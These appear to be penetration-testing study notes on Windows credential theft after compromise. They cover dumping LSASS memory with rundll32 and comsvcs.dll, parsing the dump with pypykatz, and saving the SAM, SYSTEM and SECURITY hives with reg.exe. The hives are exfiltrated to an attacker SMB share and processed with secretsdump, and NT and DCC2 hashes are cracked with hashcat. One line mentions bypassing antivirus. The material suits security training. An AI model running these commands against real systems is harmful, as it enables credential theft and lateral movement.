Post-Exploitation: Extracting Credentials from the Registry and LSASS
_Overview
In addition to acquiring copies of the SAM database to extract and crack password hashes, we will also benefit from targeting the Local Security Authority Subsystem Service (LSASS).
Upon initial logon, LSASS will:
- Cache credentials locally in memory
- Create access tokens
- Enforce security policies
- Write to Windows’ security log
Let’s cover some of the techniques and tools we can use to dump LSASS memory and extract credentials from a target running Windows.
Securable Objects
In Windows, securable objects are resources that the operating system protects through Access Control Lists (ACLs) and other security mechanisms. These objects can have permissions assigned to users or groups, allowing or denying access.
LSASS Process Memory dump
Similar to the process of attacking the SAM database, it would be wise for us first to create a copy of the contents of LSASS process memory via the generation of a memory dump. Creating a dump file lets us extract credentials offline using our attack host. K
Through task manager
- Open
Task Manager - Select the
Processestab - Find and right click the
Local Security Authority Process - Select
Create dump file
A file calledlsass.DMPis created and saved in%temp%. This is the file we will transfer to our attack host.
Through rundll32
This way is faster than the Task Manager method and more flexible because we may gain a shell session on a Windows host with only access to the command line. It is important to note that modern anti-virus tools recognize this method as malicious activity.
With this command, we are running rundll32.exe to call an exported function of comsvcs.dll which also calls the MiniDumpWriteDump (MiniDump) function to dump the LSASS process memory to a specified directory (C:\lsass.dmp).
C:\> rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full |
Using Powershell
Before issuing the command to create the dump file, we must determine what process ID (PID) is assigned to lsass.exe. This can be done from cmd or PowerShell:
|
that most modern AV tools recognize this as malicious activity and prevent the command from executing. In these cases, we will need to consider ways to bypass or disable the AV tool we are facing
Now we can copy the dump file to our attack host and extract the credentials:
pypykatz lsa minidump /home/peter/Documents/lsass.dmp |
What can be found inside an lsass dump
MSV
sid S-1-5-21-4019466498-1700476312-3544718034-1001 |
MSV is an authentication package in Windows that LSA calls on to validate logon attempts against the SAM database.
WDIGEST
== WDIGEST [14ab89]== |
WDIGEST is an older authentication protocol enabled by default in Windows XP - Windows 8 and Windows Server 2003 - Windows Server 2012. LSASS caches credentials used by WDIGEST in clear-text.
Kerberos
== Kerberos == |
Kerberos is a network authentication protocol used by Active Directory in Windows Domain environments.
Domain user accounts are granted tickets upon authentication with Active Directory. This ticket is used to allow the user to access shared resources on the network that they have been granted access to without needing to type their credentials each time.
LSASS caches passwords, ekeys, tickets, and pins associated with Kerberos
DPAPI
== DPAPI [14ab89]== |
Mimikatz and Pypykatz can extract the DPAPI masterkey for logged-on users whose data is present in LSASS process memory. These masterkeys can then be used to decrypt the secrets associated with each of the applications using DPAPI and result in the capturing of credentials for various accounts. covered in privEsc
Crack the extracted NT hash
sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt |
Security Registry Hives
_Overview
With administrative access to a Windows system, one of the most effective post-exploitation techniques is to dump the Security Account Manager (SAM) database. The SAM stores hashed credentials for local user accounts and is a valuable target for attackers aiming to escalate privileges or move laterally within a network.
By extracting SAM, SYSTEM, and SECURITY hives from the target machine, we can transfer them to our attack host and perform offline hash cracking using tools such as Hashcat or John the Ripper, or even perform Pass-the-Hash attacks.
Windows Registery Hives
There are three registry hives we can copy if we have local administrative access to a target system, each serving a specific purpose when it comes to dumping and cracking password hashes. A brief description of each is provided in the table below:
| Registry Hive | Description |
|---|---|
HKLM\SAM |
Contains password hashes for local user accounts. These hashes can be extracted and cracked to reveal plaintext passwords. |
HKLM\SYSTEM |
Stores the system boot key, which is used to encrypt the SAM database. This key is required to decrypt the hashes. |
HKLM\SECURITY |
Contains sensitive information used by the Local Security Authority (LSA), including cached domain credentials (DCC2), cleartext passwords, DPAPI keys, and more. |
hash differences
| Feature | SAM (SAM + SYSTEM) | LSA Secrets (SECURITY) |
|---|---|---|
| Focus | Local account password hashes | Cached credentials & secrets (domain creds, etc.) |
| Format | NTLM hashes | Plaintext or encrypted strings |
| Common Use | Crack local user passwords |
cheatsheet
Manually dumping the Registry hives
reg.exe to save copies of the registry hives:
> reg.exe save hklm\sam C:\sam.save |
copy to VM:
- create a smb share on attacking vm
$ impacket-smbserver -smb2support compdata /home/demise/mountshare |
- move hives to share:
|
$ ls |
Extracting hashes from hives with impacket
impacket-secretsdump -sam sam.save -security security.save -system system.save LOCAL |
format:
uid:rid:lmhash:nthash |
Extracting SAM and LSA hashes Remotely using netexec
dump LSA hashes remotely (machine-secrets) |
crack NT hash with hashcat
hashcat -m 1000 c02478537b9727d391bc80011c2e2321 /usr/share/wordlists/rockyou.txt -D 1 -O |
cracking DCC2 Hash (from Security hive)
hashed copies of network credential hashes. An example is:
echoridge.local/Administrator:$DCC2$10240#administrator#23d97555681813db79b2ade4b4a6ff25 |
The Hashcat mode for cracking DCC2 hashes is 2100.
$ hashcat -m 2100 '$DCC2$10240#administrator#23d97555681813db79b2ade4b4a6ff25' /usr/share/wordlists/rockyou.txt |